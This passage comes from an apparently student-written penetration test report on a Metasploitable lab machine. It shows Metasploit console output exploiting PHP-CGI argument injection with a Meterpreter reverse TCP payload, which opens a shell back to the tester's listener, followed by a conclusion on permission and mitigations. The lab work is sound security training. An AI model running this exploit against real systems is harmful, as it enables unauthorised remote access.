.com/docs/using-metasploit/basics/using-metaspl
oit.html
RPORT      80            The target port (TCP)
SSL        false         Negotiate SSL/TLS for outgoing connections
TARGETURI  no            The URI to request (must be a CGI-handled PHP s
cript)
URIENCODING 0          yes      Level of URI URIENCODING and padding (0 for min
imum)
VHOST      no            HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.0.251   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.0.252
rhosts => 192.168.0.252
msf6 exploit(multi/http/php_cgi_arg_injection) > 
```



Step 11: After setting up rhosts run exploit.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.0.252
rhosts => 192.168.0.252
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[-] Unknown command: exploit. Did you mean exploit? Run the help command for more details.
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.0.251:4444
[*] Sending stage (40004 bytes) to 192.168.0.252
[*] Meterpreter session 1 opened (192.168.0.251:4444 -> 192.168.0.252:49792) at 2024-12-31 1
4:13:45 +0000

meterpreter > █
```

Fig: exploit completed

Setp12: successful exploiting the metasploitable apache web server running php 5.4.2. (sysinfo)

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.0.251:4444
[*] Sending stage (40004 bytes) to 192.168.0.252
[*] Meterpreter session 1 opened (192.168.0.251:4444 -> 192.168.0.252:49792) at 2024-12-31 1
4:13:45 +0000

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter  : php/linux
meterpreter > █
```

Fig: System info



#### 4. Conclusion

- **Legal:** All the activities performed during the pen testing process were done after the permission granted from SOA Enterprise, Inc. Nothing were against the law.
- **Social:** This security assessment was necessary because SOA Enterprise Inc. is responsible for the protection of customers and employee data.
- **Ethical:** All the ethical norms were followed during the process.
- **Environmental:** A virtual environment was created so that it has not created any impact on real world.

In conclusion, SOA Enterprise Inc. gave permission to perform a penetration test, as a result several critical, medium, and low vulnerabilities were identified that could be exploited such as weak SSH configuration, SQL injection, Outdated software versions. If these vulnerabilities are not addressed, attackers could have unauthorized access to system and data, resulting financial and reputational damage. To avoid the attacks, SOA Enterprise Inc. should patch outdated software, harden configurations, and implement strategies to mitigate SQL injection and brute-force attacks.

This penetration test addresses the significance of security assessments and suggests the mitigation strategies against the threats.

## REFERENCES

1. Offensive Security. "Metasploitable: Vulnerable Machine for Testing and Training." [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/metasploitable>
2. OWASP. "WebGoat: Deliberately Insecure Web Application for Training." [Online]. Available: <https://owasp.org/www-project-webgoat/>
3. Nmap. "Network Mapper Documentation." [Online]. Available: <https://nmap.org>
4. OpenVAS. "Open Vulnerability Assessment System Documentation." [Online]. Available: <https://www.OpenVAS.org>
5. OWASP. (n.d.). OWASP Zed Attack Proxy (ZAP). OWASP. Available at: <https://www.zaproxy.org/>
6. OWASP. (n.d.). OWASP ModSecurity Core Rule Set. GitHub. Available at: <https://github.com/owasp/modsecurity>.

